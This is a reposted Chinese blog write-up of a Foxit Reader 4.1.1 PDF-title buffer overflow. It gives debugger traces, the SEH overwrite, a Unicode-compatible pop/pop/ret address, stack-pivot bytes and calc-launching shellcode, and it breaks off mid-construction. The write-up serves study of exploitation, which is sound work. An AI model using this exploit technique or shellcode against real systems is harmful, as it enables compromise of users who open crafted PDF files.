

文章转自 Tracy' Blog——【Foxit 4.1.1 缓冲区溢出漏洞分析】

应该是去年 1 月份，在家那段时间，在看雪投的简历，然后得到了一个电话面试~通过后，对方发来了一个笔试题，也就是今天要分析的这个有漏洞的程序。要求就是：

引用：


- 1、调试附件中的 Foxit Reader.exe，利用打开的恶意文件 Foxit.pdf 进行调试。定位导致错误的位置，进行错误描述，并且贴出恶意的反汇编代码。
- 2、编写一段利用上述漏洞的 shellcode，实现启动 windows 下计算器的功能。

那会儿做了第一问后，就被 unicode 编码的 shellcode 给难住，再加上心思没在上面开始忙着准备复试，就草草给对方发了个分析报告，说明自己没搞定如何应用此漏洞。完了，到 11 月份的样子，在学校呆着无聊，刚好在图书馆看到《黑防 09 精华》，就拿起来翻了翻，看到了那会儿折腾了好半天没搞定的问题的解决办法。就翻出程序做了起来。也就有了今天这篇文章了：

本文要分析的是 Foxit Reader 4.1.1 版本的一个基于 pdf 文件格式溢出的漏洞，首先写出 exploit 的是 Corelan 团队的 Sud0，本文对其提供的 exploit 有所参考，但并不是照抄或者翻译。我所做的我所做的是根据 POC 来分析漏洞存在原理，并构造 exploit，实现攻击。

一、分析及构造 shellcode:

用 Foxit 打开 poc.pdf，程序直接崩溃，并弹出报错窗口：



任务栏看到程序标题为：AA.....

可以大致确定崩溃原因为：文件赋予标题过长而导致程序溢出出错。

用 winhex 打开 poc.pdf，在文件偏移 30A3 处发现 Title 字样，根据 pdf 文件格式可知道其后续的都是文件的标题，共有 516 字节全部填充为“A”。

将这 516 个字符删掉一些，就留下几个 A，再次打开文件，一切正常，所以，可以确定出错点为 Foxit 在读取 Poc.pdf 数据进行处理时，因 poc 中标题过长而造成解析出错。

OD 加载 Foxit，F9 运行起来，对 CreateFileW 下断，之后打开 Poc.pdf。程序中断在：

代码：

```
009746CC      FF15 08D69F00      call dword ptr ds:[<&KERNEL32.CreateFileW>]
                ; kernel32.CreateFileW
```

一直 F8 跟踪到 OD 界面中出现一大段 AAAAA 时，再放慢速度去跟。如下代码处：

代码：

```
004A0723  |.  E8 C81A1500      call Foxit_Re.005F21F0
                ; 取得标题
004A0728  |.  8B4C24 1C        mov ecx,dword ptr ss:[esp+1C
]
004A072C  |.  85C9             test ecx,ecx
004A072E  |.  74 05           je short Foxit_Re.004A0735
004A0730  |.  8B49 04         mov ecx,dword ptr ds:[ecx+4]
                ; 文件中赋予的标题长度为 516 化成十六进制为 204 放入 ecx 中
004A0733  |.  EB 02          jmp short Foxit_Re.004A0737
004A0735  |>  33C9           xor ecx,ecx
004A0737  |>  85C9           test ecx,ecx
004A0739  |.  7E 13          jle short Foxit_Re.004A074E
004A073B  |.  8BD1           mov edx,ecx
004A073D  |>  66:8338 20     /cmp word ptr ds:[eax],20
                ; 判断标题中是否含有
ascii 码小于 32 的特殊字符
004A0741  |.  73 05          |jnb short Foxit_Re.004A0748
004A0743  |.  66:C700 2000   |mov word ptr ds:[eax],20
                ; 如果有，则用空格键代替
004A0748  |>  83C0 02        |add eax,2
004A074B  |.  4A             |dec edx
004A074C  |. ^ 75 EF        \jnz short Foxit_Re.004A073D
                ; 循环判断
004A074E  |>  51             push ecx
004A074F  |.  8D4C24 20     lea ecx,dword ptr ss:[esp+20]
                ; 地址中存放标题长度
```

最终定位到发生错误出:

代码:

```
009798FF  |.  FF92 E0000000 |call dword ptr ds:[edx+E0]
                                     ; 对文件中标题进行处理
00979905  |.  43                |inc ebx
00979906  |>  837D FC 00        |cmp dword ptr ss:[ebp-4],0
```

可后来发现, 其实在运行出错后, 文件夹中生成了错误报告, 我们可以直接利用错误报告直接定位。

在这个 call 中, 提取文件标题时发生溢出:

代码:

```
009798FF  |.  FF92 E0000000 |call dword ptr ds:[edx+E0]
                                     ; 对文件中标题进行处理
00979905  |.  43                |inc ebx
00979906  |>  837D FC 00        |cmp dword ptr ss:[ebp-4],0
                                     ; 处理完成之后, ebp
                                     原本指向的地址被覆盖, 而后 ebp 所指的地址不可读而导致出错
```

再来分析出错点在哪, 导致错误的代码如下:

代码:

```
00986FDA  |.  50                push eax
                                     ;
|String1
00986FDB  |.  FF15 E8D59F00   call dword ptr ds:[<&KERNEL32.lstrcpw>]
                                     ; \利用 lstrcpyw 将读入内存的标题内容复制到堆栈, 方便设置好标题
00986FE1  |.  8B46 40          mov eax,dword ptr ds:[esi+40]
00986FE4  |.  85C0             test eax,eax
00986FE6  |.  7E 24           jle short Foxit_Re.0098700C
00986FE8  |.  50                push eax
                                     ;
|
00986FE9  |.  8D85 F8FBFFFF   lea eax,dword ptr ss:[ebp-408]
                                     ; |
00986FEF  |.  68 5CAFA000     push Foxit_Re.00A0AF5C
                                     ; |Format = "%d"
00986FF4  |.  50                push eax
                                     ;
|/String
```

```

00986FF5 |. FF15 B4D59F00 call dword ptr ds:[&KERNEL32.ls
trlenW>] ; |\获取长度
00986FFB |. 8D8445 F8FBFF>lea eax,dword ptr ss:[ebp+eax*2-
408] ; |
00987002 |. 50 push eax ;
|s
00987003 |. FF15 08D99F00 call dword ptr ds:[&USER32.wspr
intfW>] ; \格式化
00987009 |. 83C4 0C add esp,0C
0098700C |> 8D85 F8FBFFFF lea eax,dword ptr ss:[ebp-408]
00987012 |. 50 push eax ;
/Arg2
00987013 |. FF76 1C push dword ptr ds:[esi+1C] ; |Arg1
00987016 |. E8 4E1DFFFF call Foxit_Re.00978D69 ; \设置标题
setwindowstext
0098701B |> 5E pop esi
0098701C |. C9 leave ;
Leave 的作用相当==mov esp,ebp 和 pop ebp

```

而后 ebp 指向 00120000，此地址不存在，故不可读，从而出发异常处理。

在运行 leave 指令后，我们可以看到堆栈地址如下所示：

地址	数值	ASCII	注释
0012F774	00420041	A.B.	Foxit_Re.00420041
0012F778	00120000	..	
0012F77C	00402E87	?@.	返回到 Foxit_Re.00402E87 来自 Foxit_Re.00986F8B
0012F780	00000001	式.-	
0012F784	019649F0	餓?	
0012F788	01964838	8H?	
0012F78C	00000001	式.-	
0012F790	00140910	■.■.	ASCII "P■"
0012F794	019006C0	??	
0012F798	0096F6E6	驢?	返回到 Foxit_Re.0096F6E6 来自 Foxit_Re.00972A8D
0012F79C	019006C0	??	
0012F7A0	77D2910F	■懸w	USER32.GetParent
0012F7A4	01964838	8H?	

也就是在回到前一个函数的堆栈空间时出错了。通过堆栈中的数据我们可看到，在如果我们在标题的最后一个位置在添加两个字符，是不是就可以控制 ebp 呢？

在标题最后添加 C 和 D，再次加载程序打开文件运行到 0098701C 处，查看 ebp 的值如下：

```

ESP 0012F77C
EBP 00440043 Foxit_Re.00440043

```

00440043 就是我们刚添加的 C 和 D，也就是说，我们能够控制 ebp 的取值。这个时候再看堆栈的值：

地址	数值	ASCII	注释
0012F77C	00400000	..@.	Foxit_Re.00400000
0012F780	00000001	..	
0012F784	019649F0	餓?	
0012F788	01964838	8H?	
0012F78C	00000001	..	
0012F790	005F0944	D..	Foxit_Re.005F0944
0012F794	019006C0	??	
0012F798	0096F6E6	騷?	返回到 Foxit_Re.0096F6E6 来自 Foxit_Re.00972A8D
0012F79C	019006C0	??	
0012F7A0	77D2910F	■懸w	USER32.GetParent
0012F7A4	01964838	8H?	
0012F7A8	0012F810	■?.	指针到下一个 SEH 记录
0012F7AC	009A1D70	p■?	SE 句柄

看到了 seh 链，而在这之上的都是我们的填充的标题，如果我们多填充一些字符把 seh 链也给覆盖掉呢？是不是就可以控制异常的走向？再次向 poc.pdf 中填充随机字符。

堆栈结果如下：

地址	数值	ASCII	注释
0012F77C	00310041	A.1.	
0012F780	00320041	A.2.	
0012F784	00330041	A.3.	
0012F788	00340041	A.4.	
0012F78C	00350041	A.5.	
0012F790	00360041	A.6.	
0012F794	00370041	A.7.	
0012F798	00380041	A.8.	
0012F79C	00390041	A.9.	
0012F7A0	00300041	A.0.	
0012F7A4	00310042	B.1.	
0012F7A8	00320042	B.2.	指针到下一个 SEH 记录
0012F7AC	00330042	B.3.	SE 句柄

这时，我们的思路就是利用 seh 使程序运行到我们 shellcode 处，达到利用的目的。记下“B2B3”在文件中的偏移地址为 32C7。

用 SafeSEH 可以看到 foxit.exe 是 Safeseh OFF 的，也就是我们可以利用程序自带的 p/p/r 来实现跳转。

```

/SafeSEH OFF 0x400000 0xdd5000 4, 1, 1, 0805 C:\Documents

```

所以，接下来就是在程序中找到符合要求的 p/p/r，因为程序对输入的字符进行了 ascii 转 unicode 处理，

所以，我们符合要求的地址只能是 00xx00xx，搜索后得到如下地址：006A0046。对应的 Ascii 字母是：“Fj”。于是，我们在将刚才的 B3 改为 Fj，让程序在异常时运行到 006A0046 处。

对 006A0046 下断点并继续再次加载，看堆栈与程序处如下：

006A0046	. B8 01000000	mov eax,1
006A004B	. 5B	pop ebx
006A004C	. 59	pop ecx
006A004D	. C2 0400	retn 4

地址	数值	ASCII	注释
0012F3B4	7C9232A8	?法	返回到 ntdll.7C9232A8
0012F3B8	0012F49C	滯■.	
0012F3BC	0012F7A8	■.	UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0012F3C0	0012F4B8	隔■.	
0012F3C4	0012F470	p?.	UNICODE "AAAA"
0012F3C8	0012F7A8	■.	指针到下一个 SEH 记录
0012F3CC	7C9232BC	?法	SE 句柄
0012F3D0	0012F7A8	■.	UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0012F3D4	0012F484	勾■.	
0012F3D8	7C92327A	z2法	返回到 ntdll.7C92327A 来自 ntdll.7C923282
0012F3DC	0012F49C	滯■.	
0012F3E0	0012F7A8	■.	UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0012F3E4	0012F4B8	隔■.	

如此一来，pop 两个值后，程序将会返回到 0x0012F7A8 处，其内容如下：

地址	十六进制	ASCII
0012F7A8	42 00 32 00 46 00 6A 00 41 00 41 00 41 00 41 00	B.2.F.j.A.A.A.A.
0012F7B8	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
0012F7C8	41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00	A.A.A.A.A.A.A.A.
0012F7D8	41 00 41 00 41 00 41 00 00 00 96 01 0E 93 97 00	A.A.A.A...?搬.
0012F7E8	80 0B 96 01 01 00 00 00 35 67 45 00 B8 14 96 01	■■?法..5gE.??
0012F7F8	80 0B 96 01 01 00 00 00 88 02 8D 01 A8 04 8D 01	■■?法..????
0012F808	D5 8F D2 77 00 00 00 00 90 FB 12 00 28 86 9A 00	諒欄...憐■.(啓-
0012F818	FF FF FF FF A8 42 44 00 70 70 39 01 01 00 00 00	yyyy* D.pp9法..
0012F828	20 1C 93 01 20 1C 93 01 FC 0B 8D 01 70 70 39 01	■? ■???pp9法
0012F838	8F 04 D4 77 00 00 00 00 01 00 00 00 60 D3 93 01	?詞....法..評法
0012F848	00 00 00 00 00 00 00 00 00 00 00 00 78 E8 A0 00x错-
0012F858	01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	法.....
0012F868	01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	法.....

也就是我们刚才填充的标题的内容。

接下来就是构造 shellcode 漏洞利用：

先找到一个在我本地能够成功打开计算器的 shellcode：

代码：

```
"\x55\x8B\xEC\x33\xC9\x83\xEC\x20\xB8\x4D\x53\x56\x43\x89\x45\xF4\xB8\x52"
"\x54\x2E\x44\x89\x45\xF8\xB8\x4C\x4C\x4C\x4C\x89\x45\xFC"
```

```
"\x88\x4D\xFE\x8D\x45\xF4\x50\xB8\x77\x1D\x80\x7C\xFF\xD0\xB8\x63\x61"
"
"\x6C\x63\x89\x45\xE4\xB8\x2E\x65\x78\x65\x89\x45\xE8\x8D\x45\xE4"
"\x33\xC9\x88\x4D\xEC\x50\xB8\xC7\x93\xBF\x77\xFF\xD0\x83\xC4\x20\x8B"
"
"\xE5\x5D\xC3";
```

因为标题中只接受 Ascii 码大于 32 的字符，而且，还要进行 Unicode 转码，所以先用 alpha2 对 shellcode 编码。而编码时要考虑的程序是从哪里跳入 shellcode 的。我们先来看看在 0x006A004D 执行 retn 时：

```
EBX 7C9232A8 ntdll.7
ESP 0012F3BC
EBP 0012F3D4
```

而程序 retn 后要跳转到 0x0012F7A8 处，两者相距比较远，所以我们还要在 shellcode 前做一些铺垫。

我们看看这个时候堆栈的情况：

地址	数值	ASCII	注释
0012F3C4	0012F470	p?.	UNICODE "AAAA"
0012F3C8	0012F7A8	■.	指针到下一个 SEH 记录
0012F3CC	7C9232BC	?挂	SE 句柄
0012F3D0	0012F7A8	■.	UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAAA"
0012F3D4	0012F484	勾■.	
0012F3D8	7C92327A	z2挂	返回到 ntdll.7C92327A 来自 ntdll.7C923282
0012F3DC	0012F49C	溜■.	
0012F3E0	0012F7A8	■.	UNICODE "B2FjAAAAAAAAAAAAAAAAAAAAAAAA"
0012F3E4	0012F4B8	隔■.	
0012F3E8	0012F470	p?.	UNICODE "AAAA"
0012F3EC	006A0046	F.j.	Foxit_Re.006A0046
0012F3F0	01960D38	8.?	
0012F3F4	0012F49C	溜■.	

好像没有离 0x0012F7A8 比较近又大于 0x0012F7A8 的值，要想个办法让某寄存器指向 0x0012F7A8 之后的某个值，之后跳转过去。思路如下：

先 pop/ pop esp 把 0012F7A8 给 esp，之后，要改变 esp 的值可以用 popad，弹出 EDI, ESI, EBP, ESP, EBX, EDX, ECX, EAX。这样会使 esp 的值增加 32。之后再利用 esp 跳转到 shellcode。

于是，先 pop 出一个值，这里用到的是 5F，因为它对对应的是“Z”，接下来是 pop esp，对应的机器码是：5C (\)，而后是 popad 对应的机器码是 61 (a)，也就是在 0012F7A8 到 0012F7C8 这 32 个字节中要实现上面三个功能就行了，而且不能改变堆栈的值，之后，还要 push esp 对应的机器码是 54 (T)，之后还有一个 retn 对应的机器码是 C3。

去找不改变堆栈的操作而且得满足 00xx00 的格式。突然发现 004100 就可以，于是在其余位置上填上 A 就行了，最后在 shellcode 前面 32 字节填充如下字符：

```
0x5A 0x41 0x46 0x6A 0x41 0x41 0x5C 0x41 0x41 0x61 0x41 0x54 0x41 0xC3
```